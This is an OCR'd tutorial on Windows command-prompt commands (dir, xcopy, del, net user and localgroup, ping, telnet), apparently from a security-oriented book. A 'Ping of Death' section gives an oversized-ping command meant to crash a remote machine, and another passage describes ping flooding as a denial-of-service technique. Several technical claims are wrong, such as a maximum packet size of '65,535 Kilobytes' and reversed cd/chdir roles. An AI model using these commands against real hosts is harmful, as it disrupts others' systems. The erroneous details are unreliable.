The '*dir /a*' command alone will display all kinds of files, directories and sub-directories that reside in the current directory. Here is a screenshot that displays all the files including the system files.




If you notice the above screenshot, it was displayed as <JUNCTION>, which is nothing but a folder which is common for all the users, and where their documents reside.

Further if we want to narrow down the result, we can use the following available parameters for the '/a' switch, they were,


'*D*' for Directories, '*R*' for Read-only files, '*H*' for Hidden files, '*A*' for Files ready for archiving, '*S*' for System files and '*I*' for Not content indexed files.

If I want to view all the files hidden by the user alone, then I can use the command '*dir /ah*', likewise if I want to view all the read-only files then I have to use the command '*dir /ar*' and so on. The following screenshot displays the system files alone.



All the files and folders displayed in the above screenshot were operating system file, these system files are hidden by default.

The '*dir /b*' command is used to perform the operation similar to the '*dir*' command, but it will display bare information i.e. the directory name alone, which doesn't contain any further info such as the file size, date, file and free space available. The below screenshot will shows how it will display the output,




This format doesn't even have any kind of header information.

The '*dir*' command by default will include the separators between the integers while displaying the file sizes, the *'/c*' switch when used with the '*dir*' command will perform the same operation. To avoid the 'dir' command displaying the separator in between the integers while displaying the file sizes, you may use the '*/-c*' switch for revoking separator. The below screenshots reveals the difference between the '*dir /c*' command and '*dir /-c*' command,

The above screenshot contains the separator in between the integers, where as the below screenshot doesn't include any separators,

The '*dir /d*' command will display the contents of a directory by simply displaying the file names with its extensions alone, the below screenshot shows how the '*dir /d*' displays the output,



The '*/l*' switch when used with the '*dir*' command will display the output in lowercase.


The '*dir /o*' command is used to sort or order the way it displays the output, we can sort the output based on the following criteria,

N	-	Name
S	-	Size
E	-	Extension
D	-	Date / Time
G	-	Group directories first

By default the '*dir*' command sorts the output in terms of name. Incase if I wish to sort the output in terms of size then I can use the command '*dir /OS*', likewise you may use any of the above parameters.

The '*dir /p*' command will pause displaying the output, if there is a screen full of information, then it prompts the user to interact by pressing any key to display the rest of the information.

The '*dir /q*' command will display the owner of the file, the below screenshot shows how it displays the output when used with the /q switch.



The '*dir /s*' command operates just like the '*tree*' command, but will give more detailed info rather than the '*tree*' command, since it will display all the contents of the directories and its sub-directories.

The '*/T*' switch for the 'dir' command is really helps in logging, where as you can log the file and folder activities such as the creation of file, file when was last accessed and modified. The '*/T*' switch does have a set of parameters that is used to narrow down the usage, for making the 'dir' command to display when a file was created, then we have to use the '*dir /TC*' command, to know when a file was last access then

we have to use the '*dir /TA'* command, likewise to know when a file was last modified, then we have to use the '*dir /TW*' command.

The '*dir /w*' command is used for displaying the same in a wide list.

The '*dir /x*' command is used to display short names for a non-8dot3 file names. If you are not aware of the non08dot3 files, here is an example,' *Program Files*' is a non8dot3 file, where it can be shortly written by the OS as '*PROGRA~1*'

Here is another crap done by Microsoft, that '*dir*' command by default will display the date in a four digit year, but there is an additional switch '*dir /4*' which is used to display four digit year, I don't know whether it has something to deal with the Y2K bug or something like that.

Mkdir:

The '*mkdir*' command is short for the make directory, which in turn is used to create new directories in the specified location also the '*mkdir*' command is a replacement of the '*md*' command. We can create multiple directories just by using a single '*mkdir*' command.

If I wish to create a new directory named '*pictures*', then I can use the command '*mkdir pictures'* , if there is a space in between the folder name then we can use the Double quotes surrounded by the directory name that contains the space in between them, for example if I want to create a directory name '*My Collections*', then I can use the use the command '*mkdir "My Collections"*'.

If I wish to create 3 different directories that reside one into one, namely *'a','b'* and *'c'* then I can use the command '*mkdir a\b\c*', where as the directory *'b'* resides inside *'a'* and *'c'* resides inside *'b'*.

Rmdir:

The '*rmdir*' command is short for the remove directory, which in turn is used to purge already existing directories, the '*rmdir*' command is a replacement of the '*rd*' command.
Unlike the '*md*' command, the '*rd*' command has two switches, where the '*/s*' switch is used to delete all the directories, sub-directories and files inside the specified directory. The '*/Q*' switch is used to remove a folder in quiet mode, so that whenever you delete a folder it won't prompt you for the confirmation whether to delete the directory or not.

Chdir:

The '*chdir*' command is short for change directory, which is a replacement command for the '*cd*' command, more over this is the only command the doesn't require any quotes even when there is a space in between the directory names, because it won't treat space as delimiters. For example,


cd \winnt\profiles\username\programs\start menu

for the above path, there is a space between the '*start menu*', where as we have to enclose it within quotes when we use the same with some other commands like this,

cd "\winnt\profiles\username\programs\start menu"

but this is not a case with the '*cd*' command.

The '*chdir*' command when used without any switches will display the current location, or the current directory.



If you notice the above screenshot, the *chdir* command displays the current directory i.e. *C:,* where as the '*chdir C:\windows*' command is used to change the directory from '*C:*' to '*C:\windows*'.

Ren:

The '*ren*' command is short for the rename, and it's the replacement for the '*rename*' command, the command name itself implies that this command is used for renaming a file or a directory. We are supposed to ensure that we are including the file extension while renaming a file, but this is not a case with directories.

For example, if I wish to rename a directory from '*admin*' to '*administrator*', then I can use the command,

C:\>Rename admin administrator

Replace:


The operation of the '*replace*' command is similar to the copy [CTRL+C] and paste [CTRL+V] operation, for example in the below screenshot, there exists a directory named '*a*' which contains a text file with name '*a.txt*', when the below command is used, the file '*a.txt*' from the directory '*a*' is moved to the directory '*b*',

If you notice the above screenshot, I have used the '*/A*' switch, which is used for creating a new copy of the file that we are going to replace, here in this example, it has created a new copy of '*a.txt*' inside the directory '*b*'.

The '*/P*' switch will prompt for confirmation whether to replace a file or adding to a source file. The '*/R*' switch is used even for replacing read-only files as well as unprotected files. The '*/S*' switch is used for replacing files even in all the sub-directories, and this switch must not be used along with the '*/A*' switch.. The '*/W*' switch is wait for the user until he/she inserts a new disk before beginning. The '*/U*' is a kind of update, where as it appends to an existing file if found older.

Copy:

The name of the command '*copy*' itself implies that it is used for copying one or more files from one location to another specified destination location. Two primary things namely the source and the destination files are required to make the copy operation complete and successful. The '*copy*' command works only with files but not on directories, even though a directory name is mentioned, it will copy the contents from the source directory to the destination directory.



For example, in the above screenshot, I have mentioned the directory names both '*a*' and '*b*', but if you notice the line below that, it says the '*C:\a\a.txt'*, so 'a.txt' is a file that resides inside directory '*a*' and which is been copied to the destination directory '*b*'.

Likewise other command, '*copy*' command does have its own set of switches. The '*/A*' switch is used to copy files in ASCII mode, where as the '*/B*' switch is used to copy files in Binary mode, the '*/D*' switch is used to make the destination folder decrypted, the '*/V*' switch is used for verifying whether the files have been written correctly, the '*/N*' switch is used for creating short file names which usually is not a 8dot3 name. Sometimes when you copy a file from source to destination, and if found that the destination contains the file already, then it will try to overwrite the existing file prompting you whether to do so, and works according to the users choice, the '*/Y*' switch is used to overcome this, and if this is used then it will suppress prompting for confirmation, where as the '*/-Y*' is mere opposite to the '*/Y*' which makes the command to prompt for confirmation for proceeding further. The '*/Z*' switch is used to copy networked files.

Xcopy:

'*Xcopy*' is a superset of the '*copy*' command, with few additional features like copying directories, directory structure, exclusion of specified file copying, copying files that are modified on or after specified date, exclude copying empty directories and so on. The '*Xopy*' command does have lot of switches extending the features of the copy command.

The '*/A*' when used with the xcopy command is used to copy files with the archive attribute set without changing the attribute, where as the '*/M*' switch does the operation similar to the '*/A*' switch but won't modify the attribute from archive.

The '*/D*' provides a user friendly option, which is used to copy files which are modified on or after the specified date. The '*/D*' switch has parameters for accepting month, day and year, which in turn can be represented in the '*/D:m-d-y*' format. If no date is specified then it will copy the files whose source time is newer than the destination time.

The '*/Exclude*' switch is used for restricted copying, so that we can restrict or avoid copying few specified type of file. You can restrict either the type of file or by using the string, for example, if I want to avoid copying bitmap files, then I may use the below command,

C:\>xcopy /exclude:.bmp Images IMG

When the above command is executed, it will copy all kind of files from the directory '*Images*' to '*IMG*' except the bitmap files.

The '*/P*' switch will prompt you whether to create the destination file or not. The '*/S*' switch copies all the directories and sub-directories except the empty ones, where the '*/E*' switch is mere opposite to the '*/P*' and is used to copy even the empty directories.

Similar to the copy command, the '*/V*' switch is used to verify whether the files are copied correctly. The '*/W*' switch will force to press a key by prompting you to copy files. The '*/C*' switch will continue copying files even if an error occur.

The following were the exit codes for the xcopy command,

Exit code	Description
0	Files were copied without error.
1	No files were found to copy.
2	The user pressed Ctrl+C to terminate **xcopy**.
4	Various errors including insufficient memory or disk space, an invalid drive name, or invalid syntax.
5	Disk write error occurred.

If you are copying more than one file, where the destination doesn't exists and when used the '*/I*' switch it will assume that the destination must be a directory and copies files.

The '*/Q*' switch will not display file names while copying, the '*/F*' switch displays the complete source and the destination names while coping, the '*/L*' is used for displaying files that are supposed to be copied.

The '*/G*' switch allows copying of encrypted files to destination that doesn't support encryption. The '*/H*' switch is used even for copying files that are set with hidden and system file attribute. The '*/R*' switch when used is used to overwrite the read-only files, this switch really helps in modifying the autorun.inf virus source by forcing to write to a read-only file.

The '*/T*' switch is used for creating a directory structure, but it won't copy files and also won't include any empty directories in the directory structure.

The '*/U*' switch is used for copying files that already reside in the destination directory.

Whenever you copy a file using the '*xcopy'* command, it will reset the file attributes, the '*/K*' switch is used to copy the attributes along with the file content, so that the attributes remains the same after copying. The '*/N*' copies file even if the short names (8dot3) that we have seen already.

The '*/O*' switch copies the file ownership and the Access Control List Information, so that the security remains the same if it is copied inside the same HDD. The '*/X*' switch is similar to the '*/O*' switch but also copies the audit settings.

The '*/Y*', '*/-Y*' and '*/Z*' switches were the same as we already seen in the copy command. The '*/B*' switch copies the symbolic link instead of copying the source itself. (Symbolic link is nothing but the shortcut).

Del:

The command '*del*' from that name by itself implies that it is used for deleting files but not directories and it is the replacement of the '*erase*' command. If you want to delete a list of files that reside inside a directory, there is no need for specifying the filename one by one, just the directory name will do, for example, if I wish to purge all the files that reside inside the directory '*junk*' then I can use the below command,


Once the command is executed, then it will prompt you to confirm whether or not to delete those files.
So the above command will delete all the files that reside inside the directory '*junk*'.

By default the '*del*' command, when you are attempting to delete some files will prompt you whether to delete the files or not, if not then you may use the '*/P*' switch to force prompting the same. The '*/F*' switch is used to force deleting the read-only files. The '*/S*' switch is used to delete all the specified files even from the sub-directories. The '*/Q*' switch when used will not prompt for the confirmation to delete files and is also called quiet mode.

You may also specify the file attributes to delete, using the '*/A*' switch, since we have to specify the type of attribute there are few available parameters indicating the attribute,
'*R*' for Read-only files, '*S'* for System files, '*H*' for Hidden files, '*A*' for Files ready for archiving, '*I*' for Not content indexed Files, when these parameters are prefixed with the '-' hyphen will ignore the specified attribute.

Pushd:


The '*pushd*' command is used to push the current working directory or the specified directory in the stack and remembers it until it gets popped out. For example, if I want push '*C:\windows\system32*' into the stack using the '*pushd*' then I can use the command in the following way,



If you notice the above screenshot, when the command gets executes, it not only remembers the path, but also changes the path to the specified directory.

Popd:

The '*popd*' command is used to pop out from the directory that is pushed using the '*pushd*' command. Likewise the '*pushd*' command, it not only purges the stack, but also moves back to the directory in which the '*pushd*' pushed the directory.



The above given screenshot clearly briefs that the '*pushd*' command pushes the '*C:\windows\system32*' into the stack and changes the directory to the '*system32*', when the 'popd' command gets executed, it purges the stack and pops out from the '*system32*' directory to '*C:*'.

Move:

The '*move*' command is similar to the '*cut*' [CTRL+X] operation, which will completely moves the specified file from source to destination without leaving a copy in the source directory.

The above snapshot shows that a text file '*a.txt*' is moved from the source '*C:\a*' to the destination '*C:\b*'. The '*/y*' switch when used with the '*move*' command will not prompt you for confirming to proceed with the action, where as you can set the option by using the '*/-y*' switch.

Network Troubleshooting Commands

Net:

The '*net*' command is used for both local and remote troubleshooting and provides lot of features, and has 21 different sub-commands, and each sub commands have its own switches. To know what were the sub commands available for the *'net'* command you can use the *'net'* command followed by the *'/?'* for displaying help.

```
C:\>net
The syntax of this command is:

NET [ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
      HELPMSG | LOCALGROUP | NAME | PAUSE | PRINT | SEND | SESSION |
      SHARE | START | STATISTICS | STOP | TIME | USE | USER | VIEW ]
```

First let's discuss about the basic operations that this command offers and then move on the next level.

The *'net'* command when used with the subcommand '*user*' is used for creating, deleting and setting a password for an existing or a newly created user account. The below command is used to display all the available user accounts in the local machine,

```
C:\>net users

User accounts for \\C4WL3R5-B0X

-------------------------------------------------------------------------------
__vmware_user__          Administrator            Cyb3rcr4wl3r
Guest                    HelpAssistant            SUPPORT_388945a0
The command completed successfully.
```

As you see in the above screenshot, there are currently six user accounts available on my computer namely '*administrator'*, *'cyb3rcr4wl3r'*,*'__vmware_user__'*,*_HelpAssistant'*, *'Support_388945a0'* and *'guest'*. The 'administrator' is the common user account with admin rights created by default whenever you install windows operating system, even the '*Guest*' belongs to the same category but doesn't have much privileges, 'cyb3rcr4wl3r' is the user account that I have created, and the

rest of them like '*__vmware_user__*' was created by the VMware Virtual machine which is a third party virtualization software and the other 2 user accounts were created by the OS itself, and is used by Microsoft in case of remote access, troubleshooting and automatic updates.

The *'net'* command when used with the *'user'* will perform the similar operation even with the *'users'* subcommand.

The 'net users' command along with the '/add' switch is used to create a new user account. The below command is used to create a new user account with the name *'technocrawl'* and password *'P4$$w0rd'* on the local machine.

C:\>net users technocrawl P4$$w0rd /add

The command completely successfully.

Once the user was created successfully then it will display you with the message *"command completed successfully"*. The user that you created using the *'net user'* command has only the normal user privileges, whereas it doesn't have few rights such as installing a new software, access to few files and folders are restricted and so on.

To change the password for the user account '*technocrawl*' I can use the following command,

*C:\>net users technocrawl **

Type a password for the user:

Retype the password to confirm:

The command completed successfully.

When the asterisk symbol is used after the 'net users' command followed by the 'username', it will prompt for the new password. This will work, only if you have the administrator or the power user privileges on that machine but you can change your own password, else the access will be denied.

The *'net users'* command with the *'/delete'* switch is used to delete the specified user account. The command given below is used to delete the user account named '*cybercrawler*' from the local machine.

C:\>net users cybercrawler /delete

The command completed successfully.

Once the specified user account was deleted, then you will be displayed with a message *"The command completed successfully'.*

The '/times' switch is used to specify the *'logon hours allowed'* for the specified user, if it is specified as 'all' then the user will be able to logon at any time, and if you are not specifying anything for the 'times' switch, then the 'logon hours allowed' will be set to none.

C:\>net users admin /times:all


The command completed successfully.

In the above example, I have set the '*logon hours allowed*' for the user '*admin*' as all, so that user will be able to logon to this computer at any time.

To view the detailed information about a specified user such as account information, password information like password last set, password expiry, password whether changeable, whether user has the rights to change the password, local group membership and the global group membership of the user, you can use the 'net user' command followed by the username. For example if I want to know the details of the user 'admin' then I can use the below command,


C:\>net users admin

The below screenshot reveals the account information for the user *'admin'*,




Also you can view the '*logon hours allowed*' set for this user is "*all*", since we have already specified in the previous command.

As said earlier the user account that was created using the *'net users'* command is just a limited user account, and to assign rights to the user, you can use the '*localgroup*' subcommand along with the 'net' command. For example, I have to create a new user and assign it administrator rights, then I have to use the below commands to do so,



As you can see in the above screenshot, I have created a new user account *"moderator",* then by using the *'localgroup'* subcommand, I have added the user 'moderator' to the administrator group, there by assigning all the rights to the user.

When you type the '*net localgroup*' command alone without using any switches, then it will display all the available user groups, and you can add the specified users to any of the groups listed over there,



The *'/comment'* switch is used for giving comments the usergroup that you are going to create. In the following example I have created a new usergroup as the moderator and commented it as *"Moderator user group"*,

C:\>net localgroup Moderator /add /comment:"Moderator user Group"

The command completed successfully.

The '*/domain*' switch is used to add the user group under the specified domain.

The *'/delete'* switch is used for deleting the user from a group. The following command is used for deleting the newly created group 'moderator',

C:\>net localgroup Moderator /delete

The command completed successfully.

The '*net*' command when used with the '*view*' subcommand is used to display the hostnames of all the computers that are connected in the same network. If you are not in a networked machine, then it will display the following message,


C:\>net view

There are no entries in the list.

The below screenshot is the output displayed by the 'net view' command, which reveals all the networked hostnames connected with my computer,

The '*net*' command along with the '*view*' sub command is used to view the computers connected within the same network. When this command gets executed it will display the hostnames with its description if any. If this command is executed in a machine which is not hooked up in a network then it will display the message *"There are no entries in the list."*.

Here is a screenshot of how it will display the available hostnames that is connected with the same network,



The 'net view' when used with the *'/cache'* switch is used to display the cached information on the host. The '/All' switch is used to display all the connected hosts that is in the same network, no matter whether the machine is online or offline.

The '*net time*' command is used to display the time from the configured time server if specified.

The ‘net start’ command is used to start a service that is supported by your computer. If you are not aware of the services associated with the computer, then type ‘services.msc’ in the run dialog box or in the command console to view all available services that are supported by your computer.

The following command is used to start the ‘printer spooler’ service in your computer,

C:\>net start spooler

The Print Spooler service is starting.

The Print Spooler service was started successfully.


You will get the following error message, if this service was already started and running,

C:\>net start spooler

The requested service has already been started.

Ping:

The '*PING*' command is short for "*Packet Inter Net Gopher*" which is used for testing the connectivity between two hosts on the same network. This command is also used to check whether the NIC (Network Interface Card) is in good working condition. For example, to check whether the NIC is working fine, then I have to ping the localhost either by using the hostname or by the IP address. As we already know that the loopback IP for a local machine is 127.0.0.1, I am pinging the localhost using the loopback IP as below,



Here is what happens when the command gets executed; the computer on which the command is executed will send ICMP echo requests to the target machine specified on the same network, once the target receives the ICMP echo requests send by the source machine, then it will acknowledge the requests send by the source machine, which is also known as ICMP echo response or echo reply. By default the ping command in a windows machine will send 4 echo requests to the target, and the target will respond with one ICMP echo reply for each requests and as a result for 4 echo request, the source machine will be getting 4 echo replies incase of good connectivity and that's what gets displayed on the screen, stating "reply from MACHINE_NAME: bytes=XX time<Yms TTL=ZZZ." As you can see in the above screenshot the field mentioning 'Lost = 0' indicates that the connectivity is good.

Likewise other commands, *'ping'* do have its own switches for narrowing down the action need to be performed. As said already, by default the ping command in windows will send 4 ICMP packets, and this can be set to unlimited by using the *'-t'* switch. When the *'-t'* switch is used it will spawn the ICMP packets until you stop or the remote computer crashes or goes offline, or the network cable is unplugged.

This will hog up the bandwidth, and more over if the bandwidth is less then, the target machine may crash, hangs or reboot, this is one of the technique used by intruders to cause DoS (Denial of Service) attack, thereby denying the access to machine and services offered by that machine and the name of this attack is called "*Flooding*" attack, since the network is flooded with packets, the one who does this can also be referred as *'Packet Monkey'*.

The '*ping*' command when used with the *'-a'* switch is used to resolve the IP addresses into its equivalent hostnames, and the *'-n'* switch is used to specify the number of packets need to be sent to the target machine, for example, if I want to send 2 ICMP packets to the machine "*10.199.64.66*" to test the connectivity, then I may use the below command,

C:\>ping –n 2 10.199.64.66

The '-l' switch is used to specify the size of the ICMP packet, where as the default size of the packet that is sent is 32 bytes. I can either reduce or increase the size of the Packets that needs to be sent to the target machine by using this '-l' switch.

Note: The maximum size of a packet is 65,535 Kilobytes.

Ping of Death:

As mentioned in the note, the maximum size of a datagram is 65,535. Earlier, there was a bug in the ping, whereas by using the '-l' option any one can set the packet size more than the maximum size (65,535), so when a giant packet is sent to the target machine, it doesn't know how to handle such a big packet and as a result the machine simply crashes, hangs or reboots which leads to DoS attack thereby denying the services offered by the remote machine. For example, if I want to crash the remote machine 10.199.64.65, then I can use the below command by setting the size more than the maximum size allowed,

C:\>ping –l 65550 10.199.64.65

When the machine *'10.199.64.65'* receives the packet sent by my machine, then it will crash, hangs or reboots. This bug was patched once it came into the developer's vision, and it will not work nowadays, moreover the maximum size of a packet that you can set is restricted to 65,500.

The '-f' switch is used to tell the ping command not to fragment the packets. The '-I' switch is used to specify the TTL (Time To Live) value of the packet. Every OS has its own TTL value set to its packets, the default TTL value for a packet sent from a Windows XP machine is TTL=128. The '-v' switch is used to set the ToS (Type of Service). The '-s' switch is used to set the timestamp for each hops.

The '-j' and '*-k*' switches are almost similar to each other where both of them is used for loose sourcing when given with a host list in a external text file, where as '-k' switch will force the packets to pass through the host specified in the list. Both the switch really helps in testing whether the routers and other networking device is the network is working fine or not.

C:\>ping –j hostfile.txt 10.199.64.70

The '-w' switch is used for setting the delay time or the wait time for the ECHO reply to reach the source machine.

Telnet:

The '*telnet*' command is used to connect to a remote host either by using its hostname or by its IP address. If I want to connect to a remote machine that has the hostname 'production-server', then I can use the below command,

C:\>telnet production-server

By default the telnet daemon runs on the port number 23, and also establishes connection to the port 23 on the remote machine too. Once the command is executed, then the remote machine will prompt for credentials like username and password, and after the successful authentication you can do whatever you wish to do with the remote machine.

When the '*-a*' switch is used, then the telnet will attempt to automatically logon to the remote host.

